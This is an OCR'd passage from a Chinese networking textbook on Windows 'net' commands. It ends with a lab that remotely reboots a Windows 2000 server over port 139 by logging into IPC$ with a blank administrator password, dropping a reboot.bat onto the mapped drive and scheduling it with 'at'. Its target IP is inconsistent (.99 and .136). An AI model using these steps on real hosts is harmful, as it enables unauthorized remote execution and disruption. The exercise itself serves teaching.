


图 9.16　退出远程连接

（8）用 net 命令的帮助时，所有 net 命令接受选项/Yes 和/No（可缩写为/Y 和/N）。/Y 对命令产生的任何交互提示自动回答“是”，/N 回答“否”。例如，net stop server 通常提示确认是否根据服务器结束所有服务，net stop server /Y 自动回答“是”并关闭服务器服务，如图 9.17 所示。



图 9.17　关闭服务器服务

（9）提供网络命令列表及帮助主题，或提供指定命令或主题的帮助。可用网络命令列表 net 下面的“命令参考”中“命令”窗口内的网络命令和帮助主题，分别如图 9.18 和图 9.19 所示。



图 9.18　网络命令



图 9.19　帮助主题

（10）Net Helpmsg 命令提供 Windows NT 错误信息的帮助。命令格式为：

net helpmsg message# （message 参数）

附：常用的 net 命令

net start：启动服务，或显示已启动服务的列表，如图 9.20 所示。



图 9.20 已启动服务的列表

net start [service]：启动相关的服务，如图 9.21 所示。



图 9.21 启动相关服务(1)

相关服务包括 alerter、client service for netware、clipbook server、content index、computer browser、dhcp client、directory replicator、eventlog、ftp publishing service、hypermedia object manager、logical disk manager、lpdsvc、media services management，messenger、Fax Service、Microsoft install server、net logon、network dde、netw ork dde dsdm、nt lm security support provider、ole、plug and play、remote access connection

manager、remote access isnsap service、remote access server、remote procedure call (rpc) locator、remote procedure call (rpc) service、schedule、server、simple tcp/ip services、site server ldap service、smartcard resource manager、snmp、spooler、task scheduler、tcp/ip netbios helper、telephony service、tracking service、tracking (server) service、ups、Windows time service 和 workstation。

下面服务：file service for macintosh、gateway service for netware、microsoft dhcp service、print service for macintosh、windows internet name service 只有在 Windows 2000 上可用。

net start alerter：启动“警报器”服务。“警报器”服务发送警告消息。

net start "clipbook server"：启动“剪贴簿服务器”服务，如图 9.22 所示。


```
C:\>net "computer browser"
此命令的语法是:

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\>net start alerter
请求的服务已经启动。

请键入 NET HELPMSG 2182 以获得更多的帮助。

C:\>net start "clipbook server"
服务名无效。

请键入 NET HELPMSG 2185 以获得更多的帮助。

C:\>net start clipbook server
ClipBook 服务正在启动 .
ClipBook 服务已经启动成功。

C:\>
```

图 9.22　启动相关服务(2)

net start "computer browser"：启动“计算机浏览器”服务。

Net start DHCP Client：启动“DHCP 客户”服务。该命令只有在安装了 TCP/IP 协议后才可用，如图 9.23 所示。

Net start Eventlog：启动“事件日志”服务，该服务将事件记录在本地计算机上。必须在使用事件查看器查看记录的事件之前启动该服务。

net start messenger：启动“信使”服务。“信使”服务允许计算机接收邮件。

net start "net logon"：启动“网络登录”服务。“网络登录”服务验证登录请求并控制复制用户账户数据库域宽。两个词组成的服务名，例如 Net Logon，必须两边加引号（"）。该服务也可以使用命令 net start netlogon 启动。

net start "network dde"：启动“网络 DDE”服务，如图 9.24 所示。

net start "nt lm security support provider"：启动“NT LM 安全支持提供程序”服务。该命令只有在安装了“NT LM 安全支持提供程序”后才可用。



图 9.23　启动相关服务(3)



图 9.24　启动相关服务(4)

net start ole：启动“对象链接和嵌入”服务。

net start "remote access connection manager"：启动“远程访问链接管理器”服务。该命令只有在安装了“远程访问服务”后才可用。

net start "remote procedure call (rpc) locator"：启动 RPC 定位器服务。“定位器”服务是 Microsoft Windows 2000 的 RPC 名称服务。

实验三　通过 139 端口远程重新启动 Windows 服务器

实验名称：通过 139 端口远程重新启动 Windows 服务器。

实验目的：通过 139 端口远程重新启动 Windows 服务器。

实验准备：在 Windows 2000 系统下(包括域环境)，两人进行实验，相互得知对方的 IP 及用户名、密码。目前机器的 IP 为 192.168.0.220。

假如得到远程主机的用户名是 administrator，密码是空，假设对方 IP 为 192.168.0.99。

如果服务器的 139 端口开着，重新启动是很简单的。

实验步骤：

(1) 在执行操作之前，可以先删除目前存在的连接，如图 9.25 所示。




图 9.25　删除目前存在的连接

(2) 登录主机："net use\\192.168.0.99\ipc$""/user：administrator"如图 9.26 所示。




图 9.26　登录主机

(3) 将对方的 C 盘映射为自己的 H 盘，如图 9.27 所示。




图 9.27　映射

(4) 打开“资源管理器”可以看到新加的 H 盘，如图 9.28 所示。



图 9.28　映射结果

(5) copy con h：\reboot.bat

```
iisreset /reboot
Ctrl + Z
```

在对方的 C 盘上生成了一个能重新启动计算机的文件，如图 9.29 所示。

(6) net time\\192.168.0.136 (net time \\ip 看看对方及计算机的时间)

显示：\\192.168.0.136 的当前时间是 2009/9/01 下午 08：55

命令成功完成，如图 9.30 所示。

(7) at\\192.168.0.136 9：00 c：\reboot.bat (at \\xxx.xxx.xxx.xxx 重新启动的时间 c：\reboot.bat)

观察 IP 地址为 192 .168.0.99 的机器，在指定的时间，机器会自动重新启动。

